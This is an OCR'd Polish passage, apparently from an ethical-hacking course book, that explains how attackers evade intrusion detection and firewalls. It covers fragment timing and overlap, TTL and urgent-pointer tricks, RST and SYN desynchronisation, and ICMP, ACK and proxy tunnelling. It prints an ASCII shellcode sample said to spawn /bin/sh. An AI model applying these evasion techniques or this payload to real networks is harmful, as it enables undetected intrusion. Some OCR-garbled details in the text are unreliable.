
ponownego składania, ale host docelowy ponownie złoży fragmenty. Atakujący będą nadal wysyłać fragmenty w odstępach 15 s, dopóki ładunek ataku nie zostanie ponownie złożony w systemie docelowym. W ten sposób ofiara ponownie złoży fragmenty i otrzyma kod ataku, podczas gdy IDS tego nie wykryje ani nie wygeneruje alertów, gdy IDS upuści fragmenty.



Powyższy rysunek ilustruje omawiany scenariusz (Scenariusz Ataku-1). Napastnik będzie pomyślnie przeprowadzać atak fragmentacyjny na hosta. Napastnik manipuluje kolejnością i czasem fragmentów i wysyła te fragmenty do maszyny ofiary. Atak powiedzie się, gdy limit czasu ponownego złożenia fragmentacji NIDS będzie mniejszy niż upłynął limit czasu fragmentacji ofiary.

Scenariusz ataku - 2

Podobny atak fragmentacyjny działa, gdy limit czasu IDS przekracza limit czasu ofiary. Czasami limit czasu ponownego złożenia IDS jest dłuższy niż w przypadku hosta. W tym scenariuszu należy wziąć pod uwagę, że osoba atakująca podzieliła pakiet ataku na cztery fragmenty: frag-1, frag-2, frag-3 i frag-4. W tym przypadku limit czasu ponownego składania fragmentacji IDS wynosi 60 s, a limit czasu ponownego składania fragmentacji dla hosta wynosi 30 s. Początkowo atakujący wysyła frag-2 i frag-4 z fałszywym ładunkiem określanym jako frag-2' i frag-41, które są odbierane zarówno przez IDS, jak i ofiarę. Atakujący czeka, aż upłynie limit czasu ponownego składania fragmentów w systemie ofiary. W tym ataku ofiara nie otrzymała frag-1, więc upuści fragmenty bez generowania komunikatu o błędzie ICMP. Atakujący następnie wysyła pakiet (frag-1, frag-3) z prawidłowym ładunkiem. Teraz ofiara ma tylko frag-1 i frag-3, podczas gdy IDS ma frag-1, frag-2', frag-3 i frag-4'. Tutaj frag-2' i frag-4' mają fałszywe ładunki. Z czterema odebranymi fragmentami IDS wykona ponowne składanie TCP, ale odrzuci pakiet, ponieważ obliczona suma kontrolna dla frag-2' i frag-4' będzie nieprawidłowa. Jeśli atakujący wyśle teraz ponownie frag-2 i frag-4 z prawidłowym ładunkiem, IDS będzie miał tylko te dwa fragmenty z prawidłowym ładunkiem, ponieważ poprzednie fragmenty zostaną ponownie złożone i usunięte. Ofiara będzie miała wszystkie fragmenty (frag-1, frag-3, frag-2, frag-4) - z ważnymi ładunkami, które zostaną ponownie złożone - i odczyta pakiet jako ważny.



Powyższy rysunek ilustruje omawiany scenariusz (Scenariusz ataku-2). Atakujący wysyła złośliwy ładunek, który fałszywie ponownie składa fragmenty w IDS i skutecznie przeprowadza atak fragmentacyjny na hosta, gdy limit czasu ponownego składania fragmentacji NIDS przekracza limit czasu ponownego składania ofiary.

Nakładające się fragmenty

Atakujący używają nakładających się fragmentów, aby uniknąć IDS. w tej technice atakujący generują serie małych fragmentów z nakładającymi się numerami sekwencyjnymi TCP. Na przykład początkowy fragment składa się ze 100 bajtów ładunku o numerze sekwencyjnym 1, drugi fragment zawiera nakładającą się sekwencję 96 bajtów i tak dalej. W momencie ponownego składania pakietu host docelowy musi wiedzieć, jak złożyć nakładające się fragmenty TCP. Niektóre systemy operacyjne pobiorą oryginalne fragmenty z określonym przesunięciem (np. Windows W2K/XP/2003), a inne kolejne fragmenty z określonym przesunięciem (np. Cisco IOS). Rozważ scenariusz, w którym atakujący przeprowadza ten atak, dzieląc pakiet na cztery fragmenty, wysyłając najpierw frag-1, frag-2 i frag-3, zaakceptowane przez oba systemy operacyjne. Następnie atakujący wysyła frag-2', frag-3' i frag-4. Flere, ładunki użyteczne frag-21 i frag-31 różnią się odpowiednio od ładunków frag-2 i frag-3, ale przesunięcie fragmentu i jego długość, wraz z innymi polami w nagłówku IP, pozostają takie same. W takim scenariuszu system operacyjny, taki jak Windows XP, ponownie złoży frag-1, frag-2, frag-3 i frag-4, podczas gdy system operacyjny, taki jak Cisco IOS, ponownie złoży frag-1, frag-2', frag- 3' i frag-4.

Ataki typu „czas życia”.

Każdy pakiet IP ma pole o nazwie Time to Live (TTL), które wskazuje, ile przeskoków może wykonać pakiet, zanim zostanie odrzucony przez węzeł sieci. Każdy router na ścieżce danych zmniejsza tę wartość o 1. Gdy TTL osiągnie 0, pakiet jest odrzucany, a do nadawcy wysyłane jest powiadomienie ICMP. Zwykle, gdy host wysyła pakiet, ustawia TTL na wysoką wartość, tak aby mógł dotrzeć do miejsca docelowego w normalnych warunkach. Różne systemy operacyjne używają różnych domyślnych

wartości początkowych dla TTL. Dlatego osoby atakujące mogą odgadnąć liczbę routerów między nimi a maszyną wysyłającą i przyjąć założenia dotyczące początkowego czasu TTL, odgadując w ten sposób system operacyjny hosta, jako wstęp do ataku. Aby zapobiec takiemu wykryciu, SmartDefense może zmienić pole TTL wszystkich pakietów (lub wszystkich pakietów wychodzących) na określoną liczbę. Ataki te wymagają od osoby atakującej wcześniejszej znajomości topologii sieci ofiary. Informacje te można uzyskać za pomocą narzędzi takich jak traceroute, które dostarczają informacji o liczbie routerów między atakującym a ofiarą. Rozważ scenariusz, w którym między systemem IDS a ofiarą znajduje się router. Atakujący muszą zdobyć te informacje przed rozpoczęciem ataku TTL, dzieląc złośliwy pakiet danych na trzy fragmenty. Zakłada się, że atakujący ma wcześniejszą wiedzę na temat topologii sieci docelowej (tj. ile routerów znajduje się między atakującym a maszynami ofiary). Atakujący fragmentuje pakiet i wysyła frag 1 z TTL ustawionym na wyższą wartość. Następnie jest odbierany przez ofiarę i IDS. Następnie atakujący wysyła frag-2' z fałszywym ładunkiem i wartością TTL równą 1, który jest odbierany przez IDS; jednak ofiara go nie otrzyma, ponieważ router go odrzuca, a wartość TTL zostaje zredukowana do 0. Następnie atakujący wysyła frag-3 z poprawnym ładunkiem i wyższą wartością TTL, co umożliwia mu dotarcie do IDS i ofiara. Po otrzymaniu frag-3, IDS dokonuje ponownego złożenia TCP na fragmentach 1, 2' i 3, a ofiara czeka na frag-2. Na koniec atakujący wysyła frag-2 z prawidłowym ładunkiem. Ofiara po otrzymaniu fragmentu 2 ponownie składa fragmenty 1, 2 i 3 i otrzymuje kod ataku osadzony w złośliwym ładunku. Tutaj IDS ma tylko frag-2, ponieważ już ponownie złożył fragmenty i flagę pilności. Flaga pilności w protokole TCP oznacza dane jako pilne. TCP używa wskaźnika pilności, który wskazuje początek pilnych danych w pakiecie. Gdy użytkownik ustawia flagę pilności, protokół TCP ignoruje wszystkie dane przed wskaźnikiem pilności oraz dane, na które wskazuje wskaźnik pilności, są przetwarzane. Jeśli flaga URG jest ustawiona, protokół TCP ustawia pole Urgent Pointer na 16-bitową wartość przesunięcia, która wskazuje na ostatni bajt pilnych danych w segmencie. Niektóre IDS nie uwzględniają funkcji pilności TCP i przetwarzają wszystkie pakiety w ruchu, podczas gdy system docelowy przetwarza tylko pilne dane. Atakujący wykorzystują tę funkcję do obejścia IDS, co widać w innych technikach unikania. Atakujący mogą umieścić śmieci przed danymi pilności. Wskaźnik i IDS odczytują te dane bez uwzględnienia obsługi flagi pilności przez hosta końcowego. Oznacza to, że IDS mają więcej danych niż procesy hosta końcowego. Powoduje to, że IDS i systemy docelowe mają różne zestawy pakietów, które mogą zostać wykorzystane przez atakujących do przepuszczenia ruchu atakującego.

Przykład:

„Gdy pakiet TCP zawiera zarówno pilne dane, jak i normalne dane, to 1-

dane bajtowe po utracie pilnych danych"

Pakiet 1: XYZ

Pakiet 2: Wskaźnik pilności LMN: 3

Pakiet 3: PQR

Wynik końcowy: XYZLMNQR

Powyższy przykład ilustruje działanie flagi pilności w pakiecie TCP. Według

RFC 1122, jeśli segment TCP składa się ze wskaźnika pilności, to jeden bajt danych po pilnych danych zostaną utracone.

Nieprawidłowe pakiety RST

TCP używa 16-bitowych sum kontrolnych do sprawdzania błędów nagłówka i danych oraz do zapewnienia niezawodnej komunikacji. Dodaje sumę kontrolną do każdego transmitowanego segmentu, który jest sprawdzany po stronie odbierającej. Kiedy suma kontrolna różni się od sumy kontrolnej oczekiwanej przez hosta odbierającego, TCP odrzuca pakiet po stronie odbiorcy. TCP używa również pakietu RST do zakończenia komunikacji dwukierunkowej. Atakujący mogą użyć tej funkcji, aby uniknąć wykrycia, wysyłając pakiety RST z nieprawidłową sumą kontrolną, co powoduje, że IDS przestaje przetwarzać strumień, ponieważ IDS myśli, że sesja komunikacyjna została zakończona. Jednak host końcowy sprawdza ten pakiet, weryfikuje wartość sumy kontrolnej, a następnie odrzuca pakiet, jeśli jest nieprawidłowy. Niektóre systemy IDS mogą zinterpretować ten pakiet jako faktyczne zakończenie komunikacji i zaprzestać ponownego składania komunikacji. Takie instancje umożliwiają atakującym kontynuowanie komunikacji z hostem końcowym podczas dezorientacji IDS, ponieważ host końcowy akceptuje pakiety następujące po pakiecie RST z nieprawidłową wartością sumy kontrolnej.

Polimorficzny kod powłoki

Oparty na sygnaturach system wykrywania włamań do sieci (NIDS) identyfikuje atak, dopasowując sygnatury ataku do przychodzących i wychodzących pakietów danych. Wiele IDS identyfikuje sygnatury dla często używanych ciągów osadzonych w kodzie powłoki. Ataki polimorficznego kodu powłoki obejmują wiele sygnatur, co utrudnia wykrycie sygnatury. Atakujący kodują ładunek za pomocą pewnej techniki, a następnie umieszczają dekoder przed ładunkiem. W rezultacie kod powłoki jest całkowicie przepisywany za każdym razem, gdy jest wysyłany, unikając w ten sposób wykrycia. W przypadku polimorficznych kodów powłoki osoby atakujące ukrywają swój kod powłoki (kod ataku), szyfrując go nieznanym algorytmem szyfrowania i dołączając kod odszyfrowywania jako część pakietu ataku. Aby przeprowadzić polimorficzne ataki kodu powłoki, wykorzystują istniejący exploit przepełnienia bufora i ustawiają adres pamięci „powrotu” na przepełnionym stosie do punktu wejścia kodu deszyfrującego. Utrudnia to IDS zidentyfikowanie go jako kodu powłoki. Dlatego, gdy atakujący modyfikują/przekształcają swoje ataki w ten sposób, NIDS nie może ich rozpoznać. Ta technika pozwala również uniknąć powszechnie używanych ciągów kodu powłoki, przez co sygnatury kodu powłoki są bezużyteczne.

Kod powłoki ASCII

Shellcodes ASCII zawierają tylko znaki ze standardu ASCII. Takie kody powłoki pozwalają atakującym ominąć powszechnie stosowane ograniczenia dotyczące znaków w kodzie wprowadzania ciągu znaków. Pomagają również atakującym ominąć sygnatury dopasowywania wzorców IDS, ponieważ ukrywają ciągi podobnie do polimorficznych kodów powłoki. Mechanizm dopasowywania wzorców IDS nie działa wydajnie z wartościami ASCII. Używanie ASCII dla kodu powłoki jest bardzo restrykcyjne, ponieważ ogranicza to, co może zrobić kod powłoki w pewnych okolicznościach, ponieważ nie wszystkie instrukcje asemblera są konwertowane bezpośrednio na wartości ASCII. To ograniczenie omija użycie innych instrukcji lub kombinacji instrukcji, które konwertują na reprezentację znaków ASCII, służąc temu samemu celowi, co instrukcje, które konwertują nieprawidłowo. Przykład kodu powłoki ASCII podano poniżej:

char shellcode[] =

MLLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDSM

"RajYX0Dka0TkafhN9fYflLkbOTkdjfYOLkfOTkgfh"

"6rfYfILkiOtkkh95h8YlLkmjpY0Lkq0tkrh2wnuXl"

"DksOtkwjfXODkxOtkxOtkyCjnYOLkzCOTkzCCjtXO"

"DkzCOtkzCj3X0Dkz0TkzC0tkzChjG3lYlLkzCCCC0"

"tkzChpfcMXlDkzCCCC0tkzCh4pCnYlLkzlTkzCCCC"

"fhJGfXflDkzfltkzCCjHXODkzCCCCjvYOLkzCCCjd"

"XODkzCOTkzCjWXODkzOTkzCjdXODkzCjXYOLkzOtk"

nzMdgwn9Flr8F55h8pG9wnuvjrNfrVx2LGkG3lDpf"

ncM2KgirmJGgbinYshdvD9d";

Po wykonaniu powyższy kod powłoki uruchamia powłokę M/bin/sh", zawierającą „bin" i „sh".

Ataki warstwy aplikacji

Pliki multimedialne, takie jak obrazy, pliki audio i wideo, można skompresować, aby można je było szybko przesyłać w mniejszych porcjach. Atakujący znajdują luki w tych skompresowanych danych i przeprowadzają ataki; nawet sygnatury IDS nie mogą zidentyfikować kodu ataku w skompresowanych w ten sposób danych. Wiele aplikacji obsługujących takie pliki multimedialne wykorzystuje jakąś formę kompresji w celu zwiększenia szybkości przesyłania danych. Gdy znajdziesz lukę w tych aplikacjach, cały atak może nastąpić w skompresowanych danych, a IDS nie będzie miał możliwości sprawdzenia formatu skompresowanego pliku pod kątem sygnatur. Umożliwia to atakującemu wykorzystanie luk w zabezpieczeniach skompresowanych danych. Wiele IDS szuka określonych warunków, które pozwalają na atak. Są jednak chwile, kiedy atak może przybierać różne formy. Na przykład osoby atakujące mogą wykorzystać luki w zabezpieczeniach związane z przepełnieniem liczb całkowitych przy użyciu kilku różnych wartości całkowitych. Fakt ten, w połączeniu ze skompresowanymi danymi, sprawia, że wykrywanie sygnatur jest niezwykle trudne.

Desynchronizacja

SYN przed połączeniem

Atak ten polega na wysłaniu początkowego SYN przed nawiązaniem rzeczywistego połączenia, ale z nieprawidłową sumą kontrolną TCP. IDS może ignorować lub akceptować kolejne segmenty SYN w połączeniu. Jeśli pakiet SYN zostanie odebrany po otwarciu bloku kontrolnego TCP, IDS resetuje odpowiedni numer sekwencyjny, aby dopasować nowo odebrany pakiet SYN. Atakujący wysyłają fałszywe pakiety SYN z całkowicie nieprawidłowym numerem sekwencyjnym w celu desynchronizacji systemu IDS. Uniemożliwia to IDS monitorowanie całego legalnego i atakującego ruchu. Jeśli system IDS jest inteligentny, nie sprawdza sumy kontrolnej TCP. Jeśli system IDS sprawdzi sumę kontrolną, atak zostanie zsynchronizowany, a fałszywy numer sekwencyjny zostanie wysłany do systemu IDS przed nawiązaniem rzeczywistego połączenia.

SYN po połączeniu

W tej technice atakujący próbują zdesynchronizować IDS z rzeczywistymi numerami sekwencyjnymi honorowanymi przez jądro. Wyślij po połączeniu pakiet SYN w strumieniu danych, który będzie miał rozbieżne numery sekwencyjne, ale poza tym spełni wszystkie niezbędne kryteria, aby został zaakceptowany przez docelowego hosta. Jednak host docelowy zignoruje ten pakiet SYN, ponieważ odwołuje się on do już nawiązanego połączenia. Atak ten ma na celu skłonienie IDS do ponownej synchronizacji pojęcia numerów sekwencyjnych z nowym pakietem SYN. Następnie zignoruje wszelkie dane, które są legalną częścią oryginalnego strumienia

ponieważ będzie oczekiwał na inny numer sekwencyjny. Gdy uda ci się ponownie zsynchronizować IDS z pakietem SYN, wyślij pakiet RST z nowym numerem sekwencyjnym i zamknij pojęcie połączenia.

Inne rodzaje unikania

Szyfrowanie

Sieciowe wykrywanie włamań analizuje ruch w sieci od źródła do miejsca docelowego. Jeśli atakującemu uda się nawiązać zaszyfrowaną sesję z docelowym hostem przy użyciu bezpiecznej powłoki (SSH), SSL (Secure Socket Layer) lub tunelu wirtualnej sieci prywatnej (VPN), IDS nie będzie analizować pakietów przechodzących przez te zaszyfrowane komunikacja. W ten sposób atakujący wysyła złośliwy ruch za pomocą takich bezpiecznych kanałów, omijając w ten sposób zabezpieczenia IDS.

Powódź

IDS wykorzystuje zasoby, takie jak pamięć i szybkość procesora, do analizy ruchu przez nie przechodzącego. Aby ominąć zabezpieczenia IDS, atakujący zalewają zasoby IDS szumem lub fałszywym ruchem, aby wyczerpać je koniecznością analizowania zalanego ruchu. Gdy takie ataki się powiodą, osoby atakujące wysyłają szkodliwy ruch w kierunku docelowego systemu za IDS, który zapewnia niewielką lub żadną interwencję. W związku z tym rzeczywisty ruch związany z atakami może pozostać niewykryty.

Unikanie zapór sieciowych

W poprzedniej sekcji wyjaśniono, w jaki sposób osoby atakujące wykorzystują różne techniki w celu ominięcia systemu IDS. Podobnie, mogą również używać różnych sztuczek i technik, aby ominąć zapory ogniowe. W tej sekcji omówiono różne techniki stosowane przez osoby atakujące w celu obejścia zabezpieczeń zapory.

Techniki omijania zapory

Ominięcie zapory ogniowej to technika polegająca na tym, że atakujący manipuluje sekwencją ataku, aby uniknąć wykrycia przez podstawową zaporę zabezpieczającą. Zapora działa na podstawie predefiniowanego zestawu reguł, a przy dogłębnej wiedzy i umiejętnościach osoba atakująca może ominąć zaporę, stosując różne techniki omijania zapory. Korzystając z tych technik, atakujący oszukuje zaporę ogniową, aby nie filtrowała złośliwego ruchu generowanego przez atakującego. Oto niektóre techniki omijania zapory:

Port Scanning

Firewalking

Banner Grabbing

IP Address Spoofing

Source Routing

Tiny Fragments

Using an IP Address in Place of a URL

Using Anonymous Website Surfing Sites

Using a Proxy Server

ICMPTunneling

ACK Tunneling

HTTP Tunneling

SSH Tunneling

DNS Tunneling

Through External Systems

Through MITM Attack

Through Content

Through XSS Attack

Through HTML Smuggling

Through Windows BITS

Skanowanie portów

Porty to punkty, z których komputery wysyłają lub przyjmują informacje z zasobów sieciowych. Skanowanie portów służy do identyfikowania otwartych portów i usług działających na tych portach. Znalezienie otwartych portów to pierwszy krok atakującego w kierunku uzyskania dostępu do systemu docelowego. W tym celu atakujący systematycznie skanuje porty celu w celu zidentyfikowania wersji usług, co pomaga w znalezieniu luk w zabezpieczeniach tych usług. Atakujący czasami używają w tym celu zautomatyzowanych narzędzi do skanowania portów, z których wiele jest łatwo dostępnych.

Jak atakujący skanują porty

Skanowanie portów polega na wysyłaniu wiadomości do każdego portu, pojedynczo. Rodzaj otrzymanej odpowiedzi wskazuje, czy system korzysta z portu, narażając go na wykrycie słabych punktów. Niektóre zapory identyfikują się w unikalny sposób za pomocą prostego skanowania portów. Na przykład FireWall-1 firmy Check Point nasłuchuje na portach TCP 256, 257, 258 i 259, a serwer proxy firmy Microsoft zazwyczaj nasłuchuje na portach TCP 1080 i 1745.

Firewalking

Firewalking to metoda zbierania informacji o zdalnych sieciach za zaporami ogniowymi. Jest to technika wykorzystująca wartości TTL do określania filtrów ACL bramek i mapowania sieci poprzez analizę odpowiedzi pakietu IP. Bada listy ACL na routerach/zaporach ogniowych filtrujących pakiety przy użyciu tej samej metody, co tracerouting. Firewalking polega na wysyłaniu pakietów TCP lub UDP do zapory, gdzie wartość TTL jest o jeden skok większa niż docelowa zapora. Jeśli pakiet przejdzie przez bramkę, system przekazuje go do następnego przeskoku, gdzie TTL jest równy jeden, i wyświetla komunikat o błędzie ICMP w punkcie odrzucenia z komunikatem „TTL przekroczony podczas przesyłania”. Ta metoda pomaga zlokalizować zaporę sieciową; dodatkowe sondowanie ułatwia pobieranie odcisków palców i identyfikację luk w zabezpieczeniach. Firewalk to dobrze znana aplikacja służąca do chodzenia po ogniu. Ma dwie fazy: fazę wykrywania sieci i fazę skanowania. Jest dostarczany z różnymi dystrybucjami Linuksa typu open source. Nmap ma skrypt firewalk, którego można użyć do wykonywania firewalkingu.

Banner Grabbing

Banery to ogłoszenia o usługach dostarczane przez usługi w odpowiedzi na żądania połączenia i często zawierają informacje o wersji dostawcy. Przechwytywanie banerów to prosta metoda pobierania odcisków palców, która pomaga w wykrywaniu dostawcy zapory i wersji oprogramowania układowego. Identyfikuje usługę działającą w systemie. Atakujący wykorzystują przechwytywanie banerów do usług odcisków palców iw ten sposób wykrywają usługi działające na zaporach ogniowych. Trzy główne usługi wysyłające banery to FTP, Telnet i serwery WWW. Zapora nie blokuje przechwytywania banerów, ponieważ połączenie między systemem atakującego a systemem docelowym wydaje się prawidłowe. Przykładem przechwytywania banerów SMTP jest telnet mail.targetcompany.org 25.

Składnia to „<nazwa usługi> <usługa uruchomiona> <numer portu>”

Przechwytywanie banerów służy do określania banerów i informacji o aplikacji. Na przykład, gdy użytkownik otworzy połączenie telnet ze znanym portem na serwerze docelowym i w razie potrzeby naciśnie klawisz Enter, zostanie wyświetlony następujący wynik:

C:\>telnet <docelowa witryna internetowa> 80

HTTP/1.0 400 Błędne żądanie

Serwer: Microsoft-IIS/10.0

Ten system współpracuje z wieloma innymi popularnymi aplikacjami, które reagują na ustawiony port. Informacje generowane przez przechwytywanie banerów mogą zwiększyć wysiłki atakującego w celu dalszego naruszenia bezpieczeństwa systemu. Dzięki informacjom o wersji i dostawcy serwera sieciowego osoba atakująca może skupić się na wykorzystaniu technik wykorzystujących luki w zabezpieczeniach specyficznych dla platformy. Usługi na portach, takie jak FTP, Telnet i serwery WWW, nie powinny pozostawać otwarte, ponieważ są podatne na przechwytywanie banerów.

Fałszowanie adresu IP

Większość zapór ogniowych filtruje pakiety na podstawie źródłowego adresu IP. Zapory te sprawdzają źródłowy adres IP i określają, czy pakiet pochodzi z legalnego źródła, czy z nielegalnego źródła. IDS filtruje pakiety z nielegalnych źródeł. Atakujący wykorzystują technikę fałszowania adresów IP w celu ominięcia takich zapór ogniowych. Fałszowanie adresu IP to technika przejmowania kontroli, w której osoba atakująca podszywa się pod zaufanego hosta, aby ukryć swoją tożsamość, sfałszować stronę internetową, przejąć kontrolę nad przeglądarkami lub uzyskać nieautoryzowany dostęp do sieci. Podczas fałszowania adresów IP atakujący tworzy pakiety IP przy użyciu sfałszowanego adresu IP i zyskuje dostęp do systemu lub sieci bez autoryzacji. Atakujący modyfikują informacje adresowe w nagłówku pakietu IP i polu bitów adresu źródłowego, aby ominąć zaporę. Atakujący fałszuje wiadomość; dlatego host docelowy uważa, że pochodzi z wiarygodnego źródła. W ten sposób atakującemu udaje się podszywać pod inne osoby za pomocą fałszowania adresów IP. Hakerzy używają tej techniki, aby uniknąć wykrycia podczas spamowania i różnych innych działań. Rozważmy na przykład trzy hosty: A, B i C. Host C jest zaufaną maszyną hosta B. Host A udaje hosta C, modyfikując adres IP złośliwych pakietów, które zamierza wysłać do hosta B. Gdy pakiety są odbierane, host B myśli, że pochodzą one od hosta C, ale w rzeczywistości pochodzą od hosta A.

Routing źródłowy

Korzystając z tej techniki, nadawca pakietu wyznacza trasę (częściowo lub całkowicie), którą pakiet powinien przejść przez sieć, tak aby wyznaczona trasa ominęła węzeł zapory. W ten sposób atakujący może ominąć ograniczenia zapory sieciowej. Kiedy te pakiety przechodzą przez węzły sieci, każdy

router sprawdza docelowy adres IP i wybiera następny przeskok, aby skierować pakiet do miejsca docelowego. W routingu źródłowym nadawca podejmuje niektóre lub wszystkie z tych decyzji na routerze. Routing źródłowy dzieli się na dwa podejścia: luźny routing źródłowy i ścisły routing źródłowy. W routingu luźnym nadawca określa jeden lub więcej etapów, przez które pakiet musi przejść, podczas gdy w routingu ścisłym nadawca określa dokładną trasę, przez którą pakiet musi przejść. Poniższy rysunek przedstawia routing źródłowy, w którym nadawca dyktuje ostateczną trasę ruchu.

Małe fragmenty

Atakujący tworzą małe fragmenty pakietów wychodzących, wymuszając część nagłówka pakietu TCP do następnego fragmentu. Reguły filtrowania IDS, które określają wzorce, nie będą pasować do pofragmentowanych pakietów z powodu uszkodzonych informacji nagłówka. Atak zakończy się sukcesem, jeśli router filtrujący zbada tylko pierwszy fragment i przepuści wszystkie pozostałe fragmenty. Ten atak jest używany do unikania reguł filtrowania zdefiniowanych przez użytkownika i działa, gdy zapora sprawdza tylko informacje nagłówka TCP.

Omiń zablokowane witryny, używając adresu IP zamiast adresu URL

Ta metoda polega na wpisaniu adresu IP zablokowanej witryny bezpośrednio w pasku adresu przeglądarki zamiast nazwy domeny. Na przykład, aby uzyskać dostęp do Facebooka, wpisz jego adres IP zamiast nazwy domeny. Skorzystaj z usług takich jak Host2ip, aby znaleźć adres IP zablokowanej witryny. Ta metoda zawodzi, jeśli oprogramowanie blokujące śledzi adres IP wysyłany do serwera WWW.

Omiń zablokowane witryny, korzystając z anonimowych witryn do przeglądania stron internetowych

Anonimowe strony do surfowania po sieci pomagają anonimowo przeglądać Internet i odblokowywać zablokowane strony (tj. omijać ograniczenia zapory sieciowej). Korzystając z tych witryn, możesz anonimowo przeglądać witryny z ograniczeniami bez ujawniania swojego adresu IP. Dostępne są różne anonimowe strony internetowe, z których niektóre zapewniają opcje szyfrowania adresów URL witryn. Poniżej znajduje się lista serwerów proxy, które mogą pomóc w uzyskaniu dostępu do zablokowanych stron internetowych. Te witryny proxy ukryją rzeczywisty adres IP i pokażą inny adres IP, co może uniemożliwić zablokowanie witryny, umożliwiając w ten sposób dostęp.

Anonimizacja VPN

VPN anonimizatora kieruje cały ruch przez zaszyfrowany tunel bezpośrednio z twojego laptopa, aby zabezpieczyć i wzmocnić serwery i sieci. Następnie maskuje prawdziwy adres IP, aby zapewnić całkowitą i ciągłą anonimowość wszystkich działań online.

Niektóre anonimizatory online obejmują:

https://www.free-proxy.com

https://anonimowe-serwery-proxy.net

https://zendproxy.com

https://proxify.com

http://www.guardster.com

http://anonymouse.org

Omiń zaporę ogniową za pomocą serwera proxy

Kroki, które należy wykonać, aby ominąć zaporę ogniową za pomocą serwera proxy:

1. Znajdź odpowiedni serwer proxy

2. W systemie Windows przejdź do Panelu sterowania, wybierz Sieć i Internet -> Opcje internetowe iw oknie dialogowym Opcje internetowe w zakładce Połączenia kliknij „Ustawienia sieci LAN"

3. W obszarze Ustawienia sieci LAN kliknij pole wyboru „Użyj serwera proxy dla swojej sieci LAN".

4. W polu Adres wpisz adres IP serwera proxy

5. W polu Port wpisz numer portu używany przez serwer proxy do połączeń klienckich (domyślnie 8080)

6. Kliknij, aby zaznaczyć pole wyboru „Pomijaj serwer proxy dla adresów lokalnych", jeśli nie chcesz, aby komputer serwera proxy był używany po podłączeniu do komputera w sieci lokalnej

7. Kliknij OK, aby zamknąć okno dialogowe Ustawienia sieci LAN

8. Kliknij ponownie OK, aby zamknąć okno dialogowe Opcje internetowe

Omijanie zapór ogniowych za pomocą metody tunelowania ICMP

Protokół ICMP służy do wysyłania komunikatu o błędzie do klienta. Ponieważ jest to usługa wymagana do komunikacji sieciowej, użytkownicy często włączają tę usługę w swoich sieciach. Ponadto nie niesie ze sobą istotnego zagrożenia z punktu widzenia bezpieczeństwa. Atakujący wykorzystuje włączony protokół ICMP w sieci i wykonuje tunelowanie ICMP w celu wysłania swoich złośliwych danych do sieci docelowej. Tunel ICMP zapewnia atakującym pełny dostęp do docelowych sieci. Umożliwia tunelowanie powłoki backdoora w części danych pakietów ICMP Echo. RFC 792, który określa działanie protokołu ICMP, nie definiuje, co powinno znaleźć się w porcji danych. Część ładunku jest dowolna i nie jest sprawdzana przez większość zapór ogniowych. W ten sposób dowolne dane mogą zostać wstawione do części użytecznej pakietu ICMP, w tym aplikacji typu backdoor. Niektórzy administratorzy pozostawiają otwarty protokół ICMP w swojej zaporze ogniowej, ponieważ jest on przydatny w przypadku narzędzi takich jak ping i traceroute. Zakładając, że protokół ICMP jest dozwolony przez zaporę ogniową, użyj tunelowania Loki ICMP (https://www.cisco.com), aby wykonać wybrane polecenia, tunelując je wewnątrz ładunku pakietów echa ICMP.

Omijanie zapór ogniowych metodą tunelowania ACK

Zwykłe zapory ogniowe filtrujące pakiety definiują swoje zestawy reguł na podstawie pakietu SYN, gdy ma zostać nawiązana komunikacja na poziomie TCP. Dzieje się tak dlatego, że taki firewall zakłada, że od klienta pochodzi tylko pakiet SYN, a zatem prawdopodobnie zawiera złośliwy kod w pakiecie SYN. Te zapory ogniowe ignorują możliwość, że osoba atakująca może również wstrzyknąć złośliwy kod do pakietu ACK. Ponieważ pakiety ACK są wysyłane po ustanowieniu sesji, ruch ACK jest uważany za prawidłowy. Ponadto filtrowanie pakietów ACK jest ignorowane w celu zmniejszenia obciążenia zapór ogniowych, ponieważ dla jednego pakietu SYN może przypadać wiele pakietów ACK. Tunelowanie ACK umożliwia tunelowanie aplikacji typu backdoor za pomocą pakietów TCP z ustawionym bitem ACK. Bit ACK potwierdza odebranie pakietu. Jak wspomniano wcześniej, niektóre zapory nie sprawdzają pakietów z ustawionym bitem ACK, ponieważ bity ACK powinny być używane w odpowiedzi na legalny ruch, przez który już przepuszczono. Atakujący wykorzystują ten fakt w tunelowaniu ACK.

